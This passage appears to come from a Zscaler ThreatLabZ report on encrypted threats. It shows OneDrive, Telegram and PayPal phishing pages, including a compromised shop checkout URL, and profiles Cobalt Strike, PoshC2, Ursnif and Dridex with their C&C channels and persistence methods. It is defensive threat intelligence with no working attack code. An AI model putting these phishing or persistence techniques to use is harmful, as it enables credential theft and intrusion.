
Login with Office 365

Login with Outlook

Login with Other Mail

Save your files and photos to OneDrive and access them from any device, anywhere.

Figure 21: *Instance of OneDrive phishing over HTTPS*




```
ead><script type="text/javascript">
-- HTML Encryption provided by www.webtoolhub.com -->
<!--
cument.write(unescape('%3c%21[illegible]
[illegible]'));
```

Figure 22: *Encoded part of source code*

Telegram

We have seen instances of unofficial Telegram web clients using HTTPS. These web clients cannot guarantee security. These phishing pages request the user's phone number and they send an OTP to the user's phone number. Once the user enters the OTP on the unofficial website, the web client uses Telegram's API to retrieve user content and serves it to the user. While doing this, there is no guarantee about how the user's messages, contact list, and other details will be used by the malicious web clients. An example of such a website is shown below.



Sign in

Please choose your country and enter your full phone number.

Country
United States


Code
+1

Phone number

Welcome to the unofficial Telegram web-client.

Figure 23: *Instance of unofficial Telegram web client using HTTPS*

The founder of Telegram recommended the use of the official Telegram app to ensure security.



Pavel Durov @durov · May 23, 2017


Replying to @BehnamAq and @telegram

There's no way to guarantee that these third party apps are secure. I recommend using the official Telegram app for maximum security.

Figure 24: *Instance of OneDrive phishing over HTTPS*

PayPal

We have observed PayPal phishing activity over HTTPS. In the instance below, a shopping website has a compromised PayPal payment option.



https://www.funridestore.com/fr/commande


Paiement en 3x sans frais

Paiement en 4x sans frais

Payment with Paypal

Figure 25: *Instance of PayPal phishing activity over HTTPS*

If the user adds items to a shopping cart, there will be a request for shipping and contact information. Upon entering the details, the user will be given different payment options. The PayPal payment link shown here is compromised. If the user chooses the PayPal option, they will be taken to a phishing page shown below.




https://www.funridestore.com/modules/paypal/express_checkout/login.php

Email ou numéro de mobile

Mot de passe

Figure 26: *PayPal phishing page*

If the PayPal credentials are entered, the user will be redirected to the legitimate PayPal URL where the user can log in and complete the purchase.



https://www.virustotal.com/gui/url/c522618bb527ff31a88197e0b29f5653533b78d0eda887ad4d21f002e69a8...

https://www.funridestore.com/modules/paypal/express_checkout/login.php

No security vendors flagged this URL as malicious

https://www.funridestore.com/modules/paypal/express_checkout/login.php
www.funridestore.com

200 Status

text/html; charset=UTF-8 Content Type

2021-09-28 04:25:06 UTC a moment ago

Abusix Clean

ADMINUSLabs Clean

Figure 27: *PayPal phishing page*

This example is an interesting example of social engineering. It shows a legitimate shopping page and the placement of the PayPal phishing link at a location where shoppers would expect a legitimate link. The credit card payment links are pointing to legitimate URLs, while only the PayPal link has been compromised.

We commonly see the use of tools such as Cobalt Strike, Mimikatz, LaZagne, among others, by adversaries in targeted attacks to perform lateral propagation, data exfiltration, and other C&C activity. Cobalt Strike remains one of the most commonly used tools in many such targeted attacks.

Cobalt Strike

Observed 24,410 blocks for download and 172,568 blocks for callback over TLS.

Summary

Cobalt Strike is a commercial tool for adversary simulation and Red Team operations. It is full-featured software with predefined and configurable command-and-control (C&C) profiles that enable it to change its behavior and network indicators to simulate the tactics, techniques, and procedures (TTPs) of different malware families used in real-world attacks. Although it is a legitimate commercial tool, it has been used repeatedly by adversaries in real attacks. Various APT groups, such as the following, are known to use the Cobalt Strike framework:

- APT19
- DarkHydrus
- CopyKittens
- APT32
- Cobalt Group
- APT29
- Leviathan
- FIN6

Cobalt Strike is fileless malware and supports multistage shellcode that can be used for multiple purposes.

Network communication

Cobalt Strike can be configured to communicate over one or multiple protocols using a feature called malleable C&C profiles:

- DNS (TXT, A, and AAAA records)
- HTTP/HTTPS
- SMB (Named Pipes)
- TCP

Evasion techniques

Cobalt Strike is often dropped as the final stage payload that also uses named pipes, which are sockets that allow communication between processes or even hosts. Cobalt Strike's post-exploitation functions include keyloggers, Mimikatz, and screenshot modules.

Lateral movement using stolen credentials

Cobalt Strike used stolen credentials to interact with a remote network share using Server Message Block (SMB), log into a computer using the Remote Desktop Protocol (RDP), and log into a service specifically designed to accept remote connections, such as Telnet, SSH, and VNC.

PoshC2

Observed 98,591 blocks for callback over TLS.

PoshC2 is a proxy-aware C&C framework used to aid penetration testers with red teaming, post-exploitation, and lateral movement.

PoshC2 is primarily written in Python3. Out-of-the-box PoshC2 comes PowerShell/C# and Python2/Python3 implants with payloads written in PowerShell v2 and v4, C++ and C# source code. These enable C&C functionality on a wide range of devices and operating systems, including Windows, *nix, and OSX.

PoshC2 can be used with SharpSocks, which allows for C# reverse HTTPS tunnelling Socks proxy, thus allowing C&C traffic to run over HTTPS.

Ursnif

Observed 336,540 blocks for download and 87,821 blocks for callback over TLS.

Summary

Ursnif (also known as Gozi) is a banking trojan, but has variants that include components such as backdoors, spyware, file injectors, and more. It was first identified in 2006 and has been running continuously. The malware is distributed using country-specific phishing campaigns.

Persistence mechanism

Ursnif uses two mechanisms to create persistence:

1. Creating a new scheduled task (with the name “Power<random_word>” (e.g., PowerSgs).
2. If this is unsuccessful for some reason, it uses the “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run” registry key to enable itself to maintain persistence through system reboot.

Network activity

Once it has established a foothold on the machine, it starts its main worker thread, which continuously polls the C&C server for commands. This malware collects user information, such as “user,” “server,” and “ID” as hash values, and “uptime” is a time value of how long the device has been running. “DNS” is the computer name, and “whoami” is the full user name. The malware can be seen contacting and relaying information over to its C&C using HTTPS in some cases.

Dridex

Observed 50,088 blocks for download and 11,167 blocks for callback over TLS.

Summary

Dridex, also known as Bugat and Cridex, is a trojan that specializes in stealing bank credentials. It made its first appearance in 2011, evolving over the years, and was featured in several phishing campaigns that used Microsoft Word and Excel documents as payloads.

Evasion techniques

Dridex is distributed by the Cutwail botnet or RIG exploit kit. Dridex is also known for using phishing campaigns based on current affairs, such as the SpaceX launch, for example.

Network communication

The Dridex document payload contains C&C for the next stage. The C&C is contacted using HTTPS to download a dynamic-link library (DLL) file, which is the final payload infecting the user and contacting further C&Cs. A variant of Dridex also known as DoppelDridex in its recent campaigns has started using cdn.discordapp.com and Slack as their C&C and which contains the DLL file.

Learn how **Zscaler** can inspect all of your SSL traffic without impacting performance or raising compliance concerns. Or, check your ability to inspect SSL/TLS traffic by using our **Internet Threat Exposure Analysis** tool.

About ThreatLabZ

ThreatLabZ is the security research arm of Zscaler. This world-class team is responsible for hunting new threats and ensuring that the thousands of organizations using the global Zscaler platform are always protected. In addition to malware research and behavioral analysis, team members are involved in the research and development of new prototype modules for advanced threat protection on the Zscaler platform, and regularly conduct internal security audits to ensure that Zscaler products and infrastructure meet security compliance standards. ThreatLabZ regularly publishes in-depth analyses of new and emerging threats on its portal, **research.zscaler.com**.

About Zscaler

Zscaler (NASDAQ: ZS) accelerates digital transformation so that customers can be more agile, efficient, resilient, and secure. The Zscaler Zero Trust Exchange™ protects thousands of customers from cyberattacks and data loss by securely connecting users, devices, and applications in any location. Distributed across more than 150 data centers globally, the SASE-based Zero Trust Exchange is the world's largest inline cloud security platform. Learn more at zscaler.com or follow us on Twitter **@zscaler.**

zscaler™